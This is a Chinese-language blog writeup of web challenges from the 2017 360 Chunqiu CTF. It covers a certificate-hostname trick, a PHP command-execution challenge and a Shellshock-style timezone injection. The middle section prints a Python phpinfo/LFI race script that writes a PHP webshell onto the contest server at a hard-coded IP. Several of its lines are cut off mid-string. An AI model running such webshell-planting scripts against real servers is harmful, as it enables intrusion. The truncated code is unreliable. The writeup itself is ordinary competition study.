360春秋杯writeup

原创

Ni9htMar3 于 2017-04-23 12:13:39 发布 1127 收藏 1

分类专栏： WriteUp 文章标签： writeup ctf

本文链接：https://blog.csdn.net/Ni9htMar3/article/details/70495395

这是我参加的体验最差的一次比赛。。。服务器差的真是没有web狗的生存余地，最后又因为修改名额恰好掉出来，醉啦

WEB

where is my cat

一开始还吐槽证书问题，抓包

```
GET / HTTP/1.1
Host: 106.75.34.78
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=t8ofm7lkb544rse9fd3ug1dgm2; HOST=0
```


出现个迷之host，肯定有问题

跟请求的HOST居然一样，先查一下证书，毕竟证书不安全

无法验证此证书，因为颁发者未知。

颁发给

通用名(CN)	where_is_my_cat.ichunqiu.com
组织	ichunqiu
组织单元	ichunqiu
序列号	11

颁发者

通用名(CN)	where_is_my_cat.ichunqiu.com
组织	ichunqiu
组织单元	ichunqiu


有效期

起始时间	2016年12月18日
过期时间	2017年12月18日

指纹

SHA-256 指纹	D8:EC:09:78:7D:34:84:05:BE:91:02:B4:02:5E:E7:39: 64:A0:7E:AF:25:9E:50:97:F5:8D:80:C0:54:C9:5F:00
SHA1 指纹	02:EA:6F:64:EB:A8:13:04:BA:43:81:FA:22:E5:86:6C:79:A4:A3:F7

直接通用名上去，得到flag



写一写，看一看

打开，直接找备份，在index.bak找到，这题感觉非常坑，本来服务器就不行，结果题目源码还一直改。。。

```
<html>

welcome to hence's lesson!<br>
today, we are going to learn php~<br>
we can use php to do dirty things such as getting a flag, code here:<br>
<?php  include("flag.php");echo $flag;?>
next lesson we will learn phpinfo() and exec()<a href="exec.php">go!</a>

</html>

exec.php:
<?php
    highlight_file(__FILE__);

    $dir = 'tmp/';
    if(!file_exists($dir))
    mkdir($dir);
    chdir($dir);
    if(!isset($_GET['shell'])){
    phpinfo();
    exit();
    }
    $shell = $_GET['shell'];
    for ( $i=0; $i<count($shell); $i++ ){
        if ( !preg_match('/^\w+$/', $shell[$i]) )
            exit();
    }
    session_start();
    $path = $_SESSION['path'];
    $shell =  str_replace('path','/'.$path,implode(" ",$shell));
    exec("/bin/hence " . $shell);
?>
```


本来，这题类似于`HITCON CTF2015 Quals Web`的`BabyFirst`，但访问外网基本不行，后来题目一改，就直接改了思路
这题计划利用`phpinfo`写入来进行，思路`http://www.freebuf.com/articles/web/79830.html`
由于可以执行**php**命令，我们写入一个临时文件，地址在`/tmp/xxx`,也就是`/var/www/html/tmp/haha/haha.php`
首先创建这个文件夹，然后生成一个webshell
思路就是这样，利用`http://www.voidcn.com/blog/hxsstar/article/p-2897846.html`的脚本，修改一下就可以

```
#!/usr/bin/env python
# encoding=utf-8
# Author : idwar
# http://secer.org

'''

可能需要你改的几个地方：
1、host
2、port
3、request中的phpinfo页面名字及路径
4、hello_lfi() 函数中的url，即存在lfi的页面和参数
5、如果不成功或报错，尝试增加padding长度到7000、8000试试
6、某些开了magic_quotes_gpc或者其他东西不能%00的，自行想办法截断并在（4）的位置对应修改
 Good Luck :)

'''
```

```python
import re
import urllib2
import hashlib
from socket import *
from time import sleep
host = '106.75.34.78'
#host = gethostbyname(domain)
port = 2081
shell_name = 'haha.php'
pattern = re.compile(r'''\[tmp_name\]\s=&gt;\s(.*)\W*error]''')

payload = '''idwar<?php fputs(fopen('/var/www/html/tmp/haha/''' + shell_name + '''\',"w"),"idwar was he
req = '''-----------------------------7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
-----------------------------7dbff1ded0714--\r''' % payload

padding='A' * 8000
request='''POST /exec.php?a='''+padding+''' HTTP/1.0\r
Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie='''+padding+'''\r
HTTP_ACCEPT: ''' + padding + '''\r
HTTP_USER_AGENT: ''' + padding + '''\r
HTTP_ACCEPT_LANGUAGE: ''' + padding + '''\r
HTTP_PRAGMA: ''' + padding + '''\r
Content-Type: multipart/form-data; boundary=-----------------------------7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s''' % (len(req), host, req)


def hello_lfi():
    while 1:
        s = socket(AF_INET, SOCK_STREAM)
        s.connect((host, port))
        s.send(request)
        data = ''
        while r'</body></html>' not in data:
            data = s.recv(9999)
            search_ = re.search(pattern, data)
            if search_:
                tmp_file_name = search_.group(1).replace('/',"path")
                url = r'http://106.75.34.78:2081/exec.php?shell[]=1%%0a&shell[]=php&shell[]=%s' % tmp_f
                print url
                search_request = urllib2.Request(url)
                search_response = urllib2.urlopen(search_request)
                html_data = search_response.read()
                if 'idwar' in html_data:
                    s.close()
                    return '\nDone. Your webshell is : \n\n%s\n' % ('http://' + host + '/' + shell_name
                    #import sys;sys.exit()
        s.close()
if __name__ == '__main__':
    print hello_lfi()
    print '\n Good Luck :)'
```

服务器的问题，跑的真心累，一会服务器炸，一会跑不出来。。。
反正跑出来后`flag`得到

其实方法二相对于而言较为简单，利用压缩命令，此为**ChaMd5安全团队**的方法
`https://mp.weixin.qq.com/s/OT1tHZjTfA2af8DJzXgCNA`



然后访问，下载压缩包即可

mail

首先利用admin/admin进去，扫目录发现有个`web.tar.gz`
在`config.php`下发现有问题的地方

```
$timezone = getConfig('timezone');
if($timezone != "")
{
  putenv("TZ=$timezone");
}else{
  putenv("TZ=Asia/Shanghai");
}
```

在option.php下发现

```php
<?php
include 'inc/function.php';
include 'inc/config.php';

if($_GET['action']== 'save')
{
  $config = $_POST['config'];

  saveConfig($config);

  die("<script>alert('保存成功！');history.go(-1);</script>");
}

?>
```

通过dalao的指点，这是一个破壳漏洞

`http://www.freebuf.com/news/49292.html`